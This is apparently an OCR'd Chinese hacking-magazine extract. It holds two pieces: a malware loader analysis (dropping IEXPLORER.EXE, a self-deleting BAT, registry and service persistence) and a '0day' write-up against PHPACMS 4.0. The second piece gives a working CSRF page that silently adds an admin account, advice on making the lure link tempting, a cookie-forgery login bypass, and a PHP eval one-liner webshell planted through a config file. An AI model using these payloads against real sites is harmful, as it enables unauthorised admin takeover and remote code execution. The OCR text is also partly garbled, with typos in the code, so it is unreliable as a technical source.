


图2

一共有个模块，其入口点为”win GUI”,根据的分析其入口点的C++代码大概为：

```
int WINAPI   _tWinMain (

HINSTANCE hInstance,

HINSTANCE hPrevInstance,
```

```
LPSTR lpCmdLine,

int nCmdShow

)
        //窗口类、注册窗口及其判定和窗口消息循环类省略
        bool CreateWnD(HINSTANCE hInstance)
        {
         HWND hWnd       /*定义窗口句柄*/

          hWND=CreateWindow(NULL,NULL,CW_USEDEFAULT,
CW_USEDEFAULT,CW_USEDEFAULT,    CW_USEDEFAULT,NU
LL,NULL,hInstance,NULL);
        ShowWindow(hWnd,SW_HIDENORMAL);
        UpdataWindows(hWnd); //刷新窗口

        return 0;
        }
```

从代码中可以看出改程序注册了一个长宽和水平位置均为0的一个“看不见”的窗口。如果注册成功后就执行下一个函数否则就接着注册窗口。我们若是要了解它具体的行为那么就需要用调试器来跟踪一下，向我最喜欢用ollyDBG了，如果你会用WinDBG、softICE这些内核动态调试器跟踪的话，ollyDBG当然不是最好的选择！你也许会问为什么一开始为什么不用OD呢，要用什么IDA来分析？因为病毒在分析之前我们对其内部情况一无所知所以用IDA分析可以让我们对其函数的使用情况和各个函数执行流程可以有更好的了解，不会把我们弄得一头雾水。（图3）




图3

首先打开OD把样本载入，然后把IceSword打开点击“监视线程创建”功能。因为我在前面就说过在本地分析病毒是极度危险的所以使用像”IceSword“这样的ARK工具是很有必要的！可以观察病毒当前创建的线程、进程等情况。整体大概有1200多行的代码，将其算法完全逆向出来几乎没有任何难度，但考虑到X们的水平就只分析它的行为。

跟踪之前要下一个非常重要的断点，在“插件”栏中选中“断点设置工具”下几个必要的断点（图4）这样可防止程序运行起来。我们跟踪的过程中仔细观察文件的释放和加载，当驱动加载到内存中那可不是闹着玩的！你可能会面临重新安装系统都无法清除的RootKit！所以要注意被调试程序的程序释放情况。




图4

跟踪前准备完毕开始跟踪吧！从入口看得出是一个典型的Visual C++ 6.0编译出来的程序，入口代码如下：

```
push ebp
mov esp,ebp
push  -1
push 00410D2
push 0041E3A
mov eax,dword ptr fs:[0]
push eax
```

表面上看没有任何的伪装迹象但是我们不能掉以轻心，因为国外的一些伪装壳伪装性能非常好，不跟踪到最后就不能说没有加壳。我们先用“F9”让程序运行起来，但运行前要注意要小心程序中有SEH的暗桩若是有暗桩的话先要清除，否者后果极其严重哦！

程序这是断在了”系统领空中“（kernel32.dll），继续单步跟踪在堆栈窗口中的快照出现了一个绝对路径（图5），其路径为：”c:\Document and Setting\All Users”，不要小看它，说不定这个就是程序的释放路径，然后用“Alt+F9”返回到”程序领空“这时返回到GetMoudleHandle函数上代码：

```
push 0
call GetMoudleHandle
```

当前它仍然没有获得模块句柄，所以不会加载任何模块。但是它也没闲暇来晒日光浴，接着它就有一个大的动作写文件，其流程是这样的：“CreatedFileA->CopyFileA->WirteFileA”现在我来说明一下其原理首先用 CreatedFileA有两个功能第一：确定该目录是否存在；第二：校验自身文件是否被改动过；当然也可以用于文件感染！




图5

CopyFileA主要用于创建一个文件框架和已经释放文件的复制，大家有兴趣的话可以深入跟踪病毒加载的”CopyFileA“在没有使用WirteFileA之前还不是PE文件呢？WirteFileA的主要作用就是写数据，这个就是这个结构核心，这个还可以用于自动变异！我还是来看一下”CopyFileA“做了什么吧！

它copy了一个名为”IEXPLORER.EXE“的文件到”c:\windows\system32\”，其状态判定为“FLASE”所明目录存在文件不存在，所以可以预见到它马上就要写框架了！（如图6）




图6

然后就进行一系列的写入操作，这样就像编译文件那样就写出了一个文件。不要以为这样它就会善罢甘休了，它马上又放出了一个BAT（代码很简单就不写了），主要用于自删和”IEXPLORER.EXE”程序的执行这个程序，它可是一刻都不闲着的哟！它又开始鼓捣注册表了，第一件事就是弄注册表的启动项；然后SMR为IEXPLORER.EXE注册为服务，虽然方法很古老但是现在很多所谓的“黑客”都在用这个古老的方法，我们可以得知它仅仅是一个loader程序真正的攻击任务可能是IEXPLORER.EXE，它的主要的功能是为主程序注册“服务”和启动项，打开服务和主程序。总流程为：“注册窗口”->”写文件”->”写BAT批处理文件”->”写注册表键值”->“打开IEXPLORER.EXE”->”使用BAT文件自删除”

这次主要分析了该程序的LOADER程序，下次我将从算法上来完全剖析这个万恶的病毒，请广大的X们期待哦！

PHPACMS 4.0 0day

菲哥哥 or 菲

最近学习PHP就研究了一下PHPACMS 4.0这套系统，发现可以拿shell，下面是发掘过程。

CSRF

前台可以发表带有html代码的留言，在后台查看的时候就造成了CSRF，可以利用这个CSRF添加后台管理员账户。Message.php为留言版文件。

下面是构造的EXP　phpcsrf.html

```
<html>
<head>Exp PHPpaCMS CSRF 菲哥哥 or 菲</head>
<body onload=javascript:document.form.submit()>
<form action="http://localhost/cms/phpaaCMS/admin/user.action.php" method="post" name="form">
<input type="hidden" name="act" value="add">
<input type="hidden" name="username" value="xoxoxo">
<input type="hidden" name="password" value="xxxx">
<input type="hidden" name="password2" value="xxxx">
<input type="hidden" name="userid" value="0">
</body>
</html>
```

把这个文件传到远程服务器，然后在留言版发布留言为：（如图1）

```
<a herf=" http://www.baidu.com/fckeditor/phpcsrf.html">添加账号测试</a>
```




图1

在管理点击“”的时候就可以添加一个管理员账户。大家在实际运用中<a>标签中的字符可以写的比较有诱惑性，点击以后添加成功如图2。




图2

这样就可以进后台利用配置文件写一个一句话了，后面我会介绍怎么写一句话。

Cookie欺骗

由于登陆验证出现逻辑错误导致可以Cookie欺骗关键代码如下：

```
if (!isset($_COOKIE['userid']) || empty($_COOKIE['userid'])){
    setcookie(lastURL,get_url());//上次访问地址
    header("Location: login.php");
}
```

上面代码很容易理解吧我就不揭示了。

只要我们在IE执行 javascript:alert(document.cookie=”userid=5”）为userid赋值。

然后在去访问后台就ok了，这样就能绕过后台验证了。我就不截图了这个很简单。

配置文件写一句话

这个利用的时候有点限制magic_quotes_gpc = OFF 必须为OFF，在写入一句话<?php @eval($_POST['hack']);?>的时候，这样常规的一句话是不行的，因为要闭合前面的“” “。

